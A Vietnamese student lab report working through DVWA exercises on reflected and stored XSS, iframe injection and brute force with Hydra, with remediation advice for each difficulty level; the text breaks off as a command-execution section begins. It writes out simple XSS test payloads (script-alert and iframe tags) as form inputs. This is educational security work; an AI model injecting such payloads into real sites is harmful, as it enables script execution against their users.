
**WEB SECURITY LAB05**

**MÔN HỌC: Lập Trình Web (Thí Nghiệm) (CO3050)**

**GIẢNG VIÊN HƯỚNG DẪN: Nguyễn Hữu Hiếu**

**SINH VIÊN THỰC HIỆN: Lô Hoàng Bảo – 2252066**

**Mô phỏng lỗ hổng Reflected XSS bằng DVWA**

**Bước 1. Chọn mục "XSS reflected" ở menu bên trái**

**Bước 2. Trong mục "What's your name?", nhập vào thông tin sau:**

<script>alert(“Hello”)</script>

**Ảnh có chứa văn bản, đồ điện tử, ảnh chụp màn hình, phần mềm

Nội dung do AI tạo ra có thể không chính xác.**

**Bước 3. Nhấn nút Submit** **Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.**

***Câu hỏi:*** Một hộp thoại alert đã được gọi sau khi nhấn nút submit, điều này làm cho tính năng của trang web hoạt động không còn giống như thiết kế. Hãy giải thích tại sao điều này có thể xảy ra? Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.

***Trả lời:*** Trong bài Lab05 của DVWA, khi ta nhập chuỗi <script>alert("Hello")</script> vào ô input và nhấn nút Submit, một hộp thoại alert xuất hiện. Điều này xảy ra do trang web hiển thị lại dữ liệu người dùng nhập vào mà không có sự “làm sạch” (sanitize) hay “escape” đầu vào nhằm ngăn chặn việc thực thi mã JavaScript. Qua đó, mã script mà người dùng nhập sẽ được trình duyệt thực thi ngay sau khi load trang, gây ra hành vi không mong muốn và làm “nhiễu” thiết kế ban đầu của giao diện web.

Dưới đây là phân tích chi tiết qua các mức độ bảo mật của DVWA:

1. **Low Level**

**Tình trạng:** Ở cấp độ Low, DVWA không thực hiện bất kỳ biện pháp lọc hoặc escape đầu vào nào.

**Hậu quả:** Dữ liệu người dùng được đưa vào trang HTML nguyên bản. Khi chuỗi <script>alert("Hello")</script> được chèn vào, trình duyệt sẽ hiểu đây là mã JavaScript cần thực thi, dẫn đến việc xuất hiện hộp thoại alert.

**Khai thác:** Một attacker có thể dễ dàng chèn các đoạn mã độc để khai thác lỗ hổng này. Ví dụ, thay vì chỉ gọi alert, attacker có thể chèn mã nhằm đánh cắp cookie, chiếm quyền kiểm soát phiên (session hijacking) hoặc thực hiện các hành vi xâm nhập khác.

1. **Medium Level**

**Tình trạng:** Ở mức Medium, một số biện pháp lọc cơ bản đã được áp dụng. Các hàm kiểm tra có thể loại bỏ các ký tự đặc biệt hoặc từ khóa nghi ngờ.

**Hậu quả:** Mặc dù có lọc, nhưng các bộ lọc này thường không đủ “thông minh” để xử lý tất cả các trường hợp. Kẻ tấn công có thể sử dụng các kỹ thuật bypass như mã hóa (encoding) hoặc phân mảnh chuỗi để vượt qua bộ lọc.

**Khai thác:** Người tấn công vẫn có thể khai thác XSS bằng cách cắt bỏ hoặc thay đổi vị trí của các ký tự đặc biệt theo cách không được các bộ lọc phát hiện, dẫn đến việc script độc được thực thi.

1. **High Level**

**Tình trạng:** Ở mức High, việc xử lý đầu vào được cải thiện hơn so với Low và Medium. Các hàm như htmlentities() hoặc filter\_input() có thể được sử dụng để escape toàn bộ đầu vào thành dạng text, giúp trình duyệt hiển thị chuỗi nhập vào thay vì thực thi.

**Hậu quả:** Mặc dù an toàn hơn, nhưng nếu quá trình escape chưa được thực hiện một cách toàn diện, hoặc nếu có những tình huống ngoại lệ mà bộ lọc không xử lý đúng, vẫn có khả năng xảy ra XSS.

**Khai thác:** Lỗ hổng sẽ khó bị khai thác hơn. Tuy nhiên, nếu attacker biết được điểm yếu cụ thể trong bộ lọc (ví dụ như không xử lý được một số kí tự Unicode đặc biệt), thì kỹ thuật bypass cũng có thể được áp dụng để chèn mã độc.

1. **Impossible Level**

**Tình trạng:** Cấp độ Impossible được thiết kế để bảo mật tối đa. Tất cả các đầu vào từ người dùng đều được kiểm tra, làm sạch (sanitize), và escape đầy đủ trước khi hiển thị. Ngoài ra, có thể có thêm biện pháp như Content Security Policy (CSP) để hạn chế thực thi các đoạn script không mong muốn.

**Hậu quả:** Nhờ các biện pháp bảo mật toàn diện, bất kỳ mã độc nào do người dùng nhập vào cũng sẽ chỉ được hiển thị dưới dạng văn bản, không được thực thi dưới dạng JavaScript.

**Khai thác:** Ở mức này, việc khai thác lỗ hổng XSS trở nên vô cùng khó khăn hoặc không thể xảy ra. Tính năng hoạt động đúng theo thiết kế ban đầu và không bị “nhiễu” bởi các đoạn mã độc.

1. **Kết Luận và Bài Học Rút Ra**

Nguyên nhân gây lỗi giao diện: Hộp thoại alert xuất hiện là kết quả của việc thực thi mã JavaScript không mong muốn do dữ liệu được chèn vào trang web mà không qua xử lý làm sạch đúng cách. Đây cũng là biểu hiện điển hình của lỗ hổng Reflected XSS (với input trực tiếp từ người dùng được “phản chiếu” lại trong nội dung HTML).

Hạn chế của các mức bảo mật thấp: Ở các mức Low và thậm chí cả Medium, việc áp dụng các bộ lọc không đầy đủ cho phép attacker khai thác lỗ hổng XSS, có khả năng gây ra các tác động nghiêm trọng như chiếm dụng session hoặc đánh cắp thông tin người dùng.

Giải pháp hiện thực để tránh lỗ hổng:

* Escape và Validate Đầu Vào: Luôn luôn escape hoặc chuyển đổi các ký tự đặc biệt trong đầu vào của người dùng trước khi hiển thị lên trang web.
* Sử dụng các hàm bảo mật tiêu chuẩn: Như htmlspecialchars(), htmlentities(), cùng với các biện pháp kiểm tra và lọc đầu vào.
* Áp dụng Content Security Policy (CSP): Giúp giảm thiểu khả năng thực thi các mã JavaScript không mong muốn.
* Kiểm tra định kỳ các điểm nhập liệu: Đảm bảo rằng tất cả các đầu vào được kiểm tra và không cho phép bất kỳ mã nào vượt ra ngoài định dạng mong muốn.

Bài học từ việc so sánh các level DVWA: Khi chuyển từ mức Low đến Impossible, có thể nhận thấy rằng việc cải thiện các biện pháp bảo mật không chỉ đơn giản là thêm một vài dòng mã để lọc đầu vào mà còn đòi hỏi một cách tiếp cận toàn diện trong thiết kế và kiểm tra ứng dụng. Một hệ thống an toàn cần đảm bảo rằng ngay cả khi attacker thay đổi kỹ thuật khai thác, các biện pháp bảo mật vẫn không để lộ khả năng thực thi mã độc.

**Mô phỏng lỗ hổng Stored XSS bằng DVWA**

**Bước 1. Chọn mục "XSS Stored" ở menu bên trái.Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Trang web

Nội dung do AI tạo ra có thể không chính xác.**

**Bước 2. Nhập thông tin sau vào form**

Name: Test 1

Message: <script>alert(“This is a XSS Exploit Test”)</script>

**Ảnh có chứa văn bản, ảnh chụp màn hình, Phông chữ, số

Nội dung do AI tạo ra có thể không chính xác.**

**Bước 3. Nhấn nút Sign GuestbookẢnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.**

***Câu hỏi:*** Chú ý rằng mỗi lần reload lại trang web thì trên màn hình đều xuất hiện hộp thoại alert, điều này làm cho tính năng của trang web hoạt động không còn giống như thiết kế. Hãy giải thích tại sao điều này có thể xảy ra? Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.

***Trả lời:*** Nguyên nhân gây ra hiện tượng reload luôn xuất hiện alert:

* **Chứa mã độc trong nội dung hiển thị:** Khi người dùng nhập dữ liệu như <script>alert("This is a XSS Exploit Test")</script>, nếu đầu vào này được chèn trực tiếp vào trang HTML mà không được làm sạch (sanitize) hoặc escape, trình duyệt sẽ xử lý phần nội dung đó như là một đoạn mã JavaScript cần thực thi.
* **Lỗi XSS Reflected (nếu dùng input tạm thời) hoặc Stored (nếu dữ liệu được lưu trong cơ sở dữ liệu):**
  + Ở dạng Reflected XSS, mỗi lần gửi form, mã độc được “phản chiếu” trở lại trang và thực thi ngay.
  + Ở dạng Stored XSS, mã độc được lưu vào cơ sở dữ liệu và mỗi lần trang được reload, dữ liệu đó được hiển thị và đoạn script luôn được chạy.
* **Giao diện bị “nhiễu”:** Việc thực thi không mong muốn của mã JavaScript (ví dụ như xuất hiện alert) làm cho giao diện và chức năng của trang web không đúng với thiết kế ban đầu, gây ra trải nghiệm người dùng không ổn định hoặc lộ ra các thông tin nhạy cảm.

Dưới đây là phân tích chi tiết qua các mức độ bảo mật của DVWA:

1. **Low Level**

**Đặc điểm bảo mật:**

* Ở mức Low, phần mềm không thực hiện bất kỳ kiểm tra hay làm sạch đầu vào nào.
* Dữ liệu người dùng nhập vào được chèn trực tiếp vào HTML.

**Hậu quả:**

* Bất kỳ đoạn script nào được nhập sẽ được thực thi ngay khi trang tải.
* Reload lại trang cũng sẽ làm cho đoạn script được load lại, liên tục kích hoạt alert.

**Khai thác:** Kẻ tấn công có thể dễ dàng chèn các đoạn mã JavaScript nguy hiểm để thực hiện nhiều hành vi như đánh cắp cookie hoặc chiếm đoạt session.

1. **Medium Level**

**Đặc điểm bảo mật:** Một số biện pháp lọc cơ bản được áp dụng để xử lý đầu vào, ví dụ như loại bỏ một số ký tự đặc biệt.

**Hậu quả:**

* Mặc dù có cố gắng làm sạch, nhưng bộ lọc thường chưa đủ “thông minh” để xử lý tất cả trường hợp.
* Kẻ tấn công có thể “bypass” bộ lọc bằng cách sử dụng các kỹ thuật như encoding hoặc phân đoạn mã để làm cho dữ liệu vẫn chứa được đoạn script.
* Do đó, reload lại trang vẫn có thể kích hoạt hộp thoại alert nếu đoạn script vượt qua được bộ lọc.

**Khai thác:** Các kỹ thuật bypass bộ lọc được áp dụng khiến cho dù có cố gắng bảo vệ, lỗi XSS vẫn có thể bị khai thác.

1. **High Level**

**Đặc điểm bảo mật:** Ở mức này, các biện pháp bảo vệ được cải thiện bằng việc sử dụng hàm escape như htmlentities() hoặc htmlspecialchars() để chuyển đổi ký tự đặc biệt thành các biểu diễn an toàn.

**Hậu quả:**

* Nếu quá trình escape được thực hiện toàn diện, đầu vào sẽ được hiển thị dưới dạng văn bản, không phải là mã chạy được.
* Tuy nhiên, nếu có bất kỳ sơ hở nào trong việc áp dụng escape (ví dụ: không xử lý hết các trường hợp ngoại lệ hay một số ký tự đặc biệt), kẻ tấn công vẫn có thể chèn được đoạn script độc.
* Khi trang reload, nếu đoạn mã độc không được “bắt” hoàn toàn, hộp thoại alert vẫn có thể xuất hiện.

**Khai thác:** Khai thác ở mức này đòi hỏi kẻ tấn công nắm bắt được những điểm yếu nhỏ nhất trong quy trình escape đầu vào.

1. **Impossible Level**

**Đặc điểm bảo mật:**

* Mức Impossible được thiết kế để bảo mật tối đa.
* Tất cả các đầu vào đều được làm sạch và escape một cách toàn diện; thậm chí có thể áp dụng thêm các biện pháp như Content Security Policy (CSP).

**Hậu quả:**

* Ở mức này, ngay cả khi dữ liệu có chứa mã độc, nó sẽ không được thực thi mà chỉ hiển thị dưới dạng văn bản.
* Reload lại trang cũng không gây ra hiện tượng alert do mã JavaScript bị vô hiệu hóa.

**Khai thác:** Thực tế, ở mức Impossible, việc khai thác lỗ hổng XSS trở nên khó khăn hoặc không thể xảy ra, bởi vì hệ thống đã được bảo vệ toàn diện.

1. **Kết Luận và Bài Học Rút Ra**

**Nguyên nhân của hiện tượng:** Hộp thoại alert xuất hiện liên tục do dữ liệu chứa mã độc được hiển thị trên trang mà không qua xử lý an toàn, khiến cho trình duyệt luôn thực thi đoạn mã đó mỗi khi trang được tải lại.

**Hạn chế ở các mức bảo mật thấp:**

* Ở mức Low và một phần ở Medium, thiếu hoặc xử lý chưa toàn diện đầu vào từ người dùng tạo điều kiện cho các kỹ thuật tấn công XSS.
* Điều này không chỉ làm ảnh hưởng tới giao diện (bằng cách chèn các alert không mong muốn) mà còn tiềm ẩn nguy cơ bảo mật nghiêm trọng như đánh cắp thông tin người dùng.

**Giải pháp hiện thực để tránh lỗi XSS:**

* Escape và Validate Đầu Vào: Luôn phải escape dữ liệu từ người dùng trước khi hiển thị trên trang. Sử dụng các hàm xử lý tiêu chuẩn như htmlspecialchars() hay htmlentities() trong PHP.
* Làm sạch (sanitize) dữ liệu: Kiểm tra và lọc dữ liệu nhập vào ngay từ phía client và server.
* Áp dụng Content Security Policy (CSP): Đây là một biện pháp bổ sung nhằm hạn chế các nguồn script được phép chạy.
* Kiểm tra và Cập nhật Liên tục: Thường xuyên rà soát mã nguồn và kiểm thử bảo mật để bắt kịp các kỹ thuật khai thác mới.

**Mô phỏng lỗ hổng Stored XSS với IFRAME bằng DVWA**

**Bước 1. Reset cơ sở dữ liệu**

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, màn hình

Nội dung do AI tạo ra có thể không chính xác.

**Bước 2. Chọn mục "XSS Stored" ở menu bên trái**

**Ảnh có chứa văn bản, đồ điện tử, ảnh chụp màn hình, phần mềm

Nội dung do AI tạo ra có thể không chính xác.**

**Bước 3. Nhập vào form form thông tin sau**

Name: Test 2

Message: <iframe src=”https://hcmut.edu.vn”></iframe>

**Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Trang web

Nội dung do AI tạo ra có thể không chính xác.**

**Bước 4. Nhấn nút Sign Guestbook**

**Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, màn hình

Nội dung do AI tạo ra có thể không chính xác.**

***Câu hỏi:*** Chú ý rằng nội dung của trang web <https://hcmut.edu.vn> hiển thị bên dưới “Test 2”, kẻ tấn công có thể khai thác lỗ hổng này bằng cách nhúng trang web giả có chứa mã độc và đánh lừa người dùng thao tác. Hãy nêu cách khắc phục lỗ hổng này? Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.

***Trả lời:*** Trong kịch bản “XSS Stored với IFRAME” của DVWA, khi người dùng nhập nội dung chứa thẻ <iframe src="https://hcmut.edu.vn"></iframe> và sau đó nhấn “Sign Guestbook”, nội dung của trang web <https://hcmut.edu.vn> sẽ được nhúng vào trang hiển thị (xuất hiện bên dưới “Test 2”). Điều này cho thấy rằng dữ liệu người dùng (ở đây là đoạn HTML với thẻ iframe) được đưa vào trang mà không qua xử lý thích hợp, khiến cho attacker có thể khai thác lỗ hổng để nhúng vào trang web của mình (đi kèm mã độc hoặc trang giả mạo) nhằm đánh lừa người dùng thực hiện các thao tác không mong muốn.

1. **Low Level**

**Hiện trạng:**

* Không có bất kỳ biện pháp làm sạch nào.
* Đầu vào chứa thẻ <iframe> được lưu và hiển thị trực tiếp.

**Khai thác:** Kẻ tấn công có thể chèn bất kỳ trang web nào vào iframe, kể cả trang giả mạo với mã độc, gây nguy cơ chiếm đoạt thông tin hoặc lừa đảo người dùng.

**Khắc phục:**

* Ở mức này, cần phải làm sạch và filter đầu vào ngay từ phía server.
* Không cho phép người dùng nhập vào các thẻ HTML nguy hiểm (ví dụ: dùng whitelist cho các thẻ cho phép hiển thị bình thường, loại bỏ hoàn toàn iframe).

1. **Medium Level**

**Hiện trạng:**

* Có một số biện pháp lọc cơ bản được áp dụng (có thể loại bỏ một số ký tự đặc biệt hoặc các script đơn giản).
* Tuy nhiên, các thẻ HTML có cấu trúc phức tạp như <iframe> có thể không bị loại bỏ nếu bộ lọc không tính đến.

**Khai thác:** Kẻ tấn công có thể ứng dụng các kỹ thuật bypass bộ lọc (ví dụ: sử dụng mã hóa URL hay chèn thêm các ký tự “an toàn” để vượt qua bộ lọc).

**Khắc phục:**

* Sử dụng các thư viện làm sạch HTML chuyên dụng, cho phép lọc theo whitelist (chỉ cho phép những thẻ HTML an toàn đã định nghĩa trước).
* Ngoài ra, nên áp dụng các biện pháp kiểm tra ở cả client và server.

1. **High Level**

**Hiện trạng:**

* Sử dụng các hàm escape và làm sạch đầu vào hiệu quả hơn (ví dụ: htmlspecialchars(), htmlentities()) để chuyển đổi các ký tự đặc biệt.
* Tuy nhiên, nếu chưa được cấu hình toàn diện, có thể trường hợp ngoại lệ vẫn cho phép chèn được một số thẻ như <iframe>.

**Khai thác:** Nếu bộ lọc escape chưa xử lý toàn bộ trường hợp của thẻ HTML đặc biệt (như iframe), attacker có thể khai thác thông qua các kỹ thuật tinh vi (chẳng hạn để bypass escape).

**Khắc phục:**

* Kiểm tra toàn diện đầu vào và đảm bảo rằng không các thẻ có khả năng nhúng nội dung từ bên ngoài (ví dụ: iframe, embed) được phép hiển thị, trừ khi đó là nội dung từ nguồn tin cậy đã được xác định.
* Kết hợp với các header bảo mật như Content Security Policy (CSP) để hạn chế nguồn nội dung được nhúng vào trang.

1. **Impossible Level**

**Hiện trạng:**

* Mức Impossible nhằm đảm bảo an toàn tối đa: đầu vào được làm sạch và escape toàn diện.
* Ngoài ra, có thể áp dụng CSP, hạn chế các nguồn được phép tải iframe và các thành phần ngoại lai.

**Khai thác:** Với các biện pháp bảo mật toàn diện, việc khai thác lỗ hổng thông qua nhập liệu iframe không khả thi, vì mọi ký tự độc hại đều được chuyển về dạng văn bản hiển thị thay vì thực thi.

**Khắc phục:**

* Kiến trúc hệ thống được thiết kế theo hướng “whitelisting” nội dung cho phép, nên chỉ cho phép những nội dung đã qua kiểm duyệt hiển thị ra trang.
* Điều này loại bỏ hoàn toàn khả năng nhúng trang web giả chứa mã độc.

1. **Kết Luận và Bài Học Rút Ra**

**Nguyên nhân lỗ hổng:** Việc cho phép người dùng nhập dữ liệu có chứa thẻ <iframe> (và các nội dung HTML khác) mà không được xử lý đúng cách dẫn đến khả năng nhúng nội dung từ bên ngoài. Điều này mở ra cơ hội cho attacker chèn trang web giả hoặc mã độc, sau đó lừa người dùng thao tác trên trang.

**Biện pháp khắc phục:**

* **Làm sạch (sanitize) và kiểm tra (validate) đầu vào:** Áp dụng kỹ thuật whitelist để chỉ cho phép những thẻ HTML an toàn, loại bỏ hoàn toàn những thẻ dễ gây nguy hiểm như <iframe>, <script>, …
* **Escape đầu ra:** Trước khi hiển thị dữ liệu người dùng, cần chuyển đổi các ký tự đặc biệt thành dạng an toàn (ví dụ dùng htmlspecialchars() trong PHP) để trình duyệt hiển thị nội dung dưới dạng văn bản.
* **Content Security Policy (CSP):** Cấu hình CSP để giới hạn các nguồn tài nguyên, đặc biệt là không cho phép nhúng iframe từ các domain không tin cậy.
* **Xác thực và phê duyệt nội dung:** Nếu cần cho phép nhập liệu HTML (ví dụ như trong hệ thống CMS), nên có cơ chế phê duyệt nội dung qua các quy trình kiểm duyệt.
* **Kiểm thử bảo mật định kỳ:** Thực hiện audit và pentest định kỳ để phát hiện những lỗ hổng và cập nhật biện pháp phòng chống phù hợp.

**Mô phỏng lỗ hổng Brute Force bằng DVWA**

**Bước 1.** **Reset cơ sở dữ liệu của ứng dụng DVWAẢnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Trang web

Nội dung do AI tạo ra có thể không chính xác.**

**Bước 2. Tìm hiểu về lỗ hổng Brute Force?**

Lỗ hổng Brute Force là một dạng tấn công mật khẩu, trong đó kẻ tấn công sử dụng phương pháp thử tất cả các kết hợp khả dĩ của tên đăng nhập và mật khẩu cho đến khi tìm ra cặp hợp lệ để truy cập hệ thống. Việc này thường được tự động hóa bằng các công cụ đặc biệt, khiến cho nếu không có biện pháp bảo mật như giới hạn số lần thử, khóa tài khoản tạm thời hoặc xác thực đa yếu tố, hệ thống sẽ dễ bị tấn công và bị xâm nhập.

**Bước 3. Thực hành Demo lỗ hổng Brute Force trên ứng dụng DVWA**

**Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.**

*Vào mục BruteForce*

**Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.**

*Tiến hành lấy PHPSESSID*

*Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Phần mềm đa phương tiện

Nội dung do AI tạo ra có thể không chính xác.*

*Sử dụng Hydra để tiến hành bruteforce*

**Nguy cơ của lỗ hổng Brute Force đối với ứng dụng web:**

* **Chiếm đoạt tài khoản:** Kẻ tấn công có thể tự động thử vô số cặp username/password cho đến khi tìm ra thông tin đúng, từ đó đột nhập vào tài khoản người dùng (đặc biệt nguy hiểm nếu là admin).
* **Quyền truy cập trái phép & leo thang đặc quyền:** Khi đã chiếm được tài khoản, kẻ tấn công có thể thực hiện những thao tác không được phép: xem, sửa, xóa dữ liệu nhạy cảm hoặc nâng quyền lên admin để kiểm soát toàn bộ hệ thống.
* **Rò rỉ dữ liệu:** Sau khi chiếm được quyền, dữ liệu cá nhân của người dùng, thông tin thẻ tín dụng, logs hay code nội bộ có thể bị sao chép hoặc công bố.
* **Tấn công chuỗi (chained attacks):** Từ tài khoản đã bị xâm nhập, kẻ tấn công dễ dàng triển khai thêm các lỗ hổng khác: XSS, CSRF, SQL‑Injection, v.v.
* **Ảnh hưởng hiệu năng & dịch vụ:** Brute force tạo hàng nghìn request liên tục, có thể khiến server quá tải, làm chậm hoặc gián đoạn dịch vụ cho người dùng hợp pháp.
* **Mất uy tín & rủi ro pháp lý:** Vi phạm bảo mật dẫn đến mất lòng tin của khách hàng, đối tác; doanh nghiệp có thể chịu phạt theo quy định về bảo vệ dữ liệu cá nhân.

**Bước 4. Xem mã nguồn của tính năng ở các level khác nhau (Low, Medium, High, Impossible) và thử tìm cách khai thác lỗ hổng ở các level này, rút ra kết luận về việc hiện thực tính năng để tránh được lỗ hổng trên.**

1. **Low Level**

Ở mức Low, file vulnerabilities/brute/index.php chỉ đơn giản so sánh username/password với chuỗi “admin”/“password” mà không có bất kỳ cơ chế giới hạn hay theo dõi số lần thử nào. Khi form được submit, bất kỳ request nào trả về trang chứa chuỗi “Username and/or password incorrect” sẽ bị coi là thất bại, còn ngược lại được coi là thành công. Vì không có delay, lockout, CSRF token hay captcha, kẻ tấn công dễ dàng brute‑force với tốc độ cao.

1. **Medium Level**

Medium kế thừa hoàn toàn logic của Low nhưng bổ sung **độ trễ cố định 3 giây** sau mỗi lần login thất bại (thiết lập sleep(3) trong PHP). Mục đích là làm chậm tốc độ brute‑force, nhưng không ngăn chặn được: kẻ tấn công vẫn có thể chờ đợi và tiếp tục thử tới khi thành công, chỉ là mất nhiều thời gian hơn.

1. **High Level**

High tiếp tục mở rộng từ Low, nhưng thay vì delay cố định, sử dụng **delay ngẫu nhiên từ 0 đến 4 giây** cho mỗi lần thất bại và **yêu cầu token CSRF** (user\_token) kèm theo trong form. Nhờ CSRF token, việc tự động hóa cuộc tấn công phức tạp hơn (cần lấy token trước mỗi request), và random delay khiến kịch bản timing attack khó đoán trước. Tuy nhiên vẫn chưa có giới hạn số lần thử hay khóa tài khoản, do đó hacker vẫn có thể brute‑force “từ từ” nếu sẵn sàng chờ đợi.

1. **Impossible Level**

Ở mức Impossible, DVWA đã được “tối ưu” để chống brute‑force: sau **5 lần login sai**, tài khoản sẽ **bị khóa** trong 15 phút, đồng thời **không trả về thông báo phân biệt** “username không tồn tại” hay “password sai” để tránh dò user. Những biện pháp này vừa ngăn chặn brute‑force, vừa chống enumeration user, tuy có thể gây rủi ro DoS nếu lockout quá lâu.

1. **Kết Luận và Bài Học Rút Ra**

**Giới hạn số lần thử**: Thiết lập counter số lần login sai (ví dụ 3–5) rồi khóa tạm thời hoặc yêu cầu xác thực thêm.

**Delay biến đổi**: Delay ngẫu nhiên thay vì cố định giúp giảm automation nhưng cần kết hợp lockout.

**CSRF token**: Bắt buộc token ở mọi form quan trọng để chống tự động hóa đơn giản.

**Không tiết lộ chi tiết lỗi**: Trả chung một thông báo “Login failed” cho mọi nguyên nhân, tránh cho attacker biết user hợp lệ hay không.

**Captcha hoặc 2FA**: Với tấn công quy mô lớn, captcha và xác thực hai yếu tố là lớp bảo vệ bổ sung hiệu quả.

**Mô phỏng lỗ hổng Command Execution bằng DVWA**

**Bước 1.** **Reset cơ sở dữ liệu của ứng dụng DVWA**

Ảnh có chứa văn bản, ảnh chụp màn hình, phần mềm, Biểu tượng máy tính

Nội dung do AI tạo ra có thể không chính xác.

**Bước 2. Tìm hiểu về lỗ hổng Command Execution?**

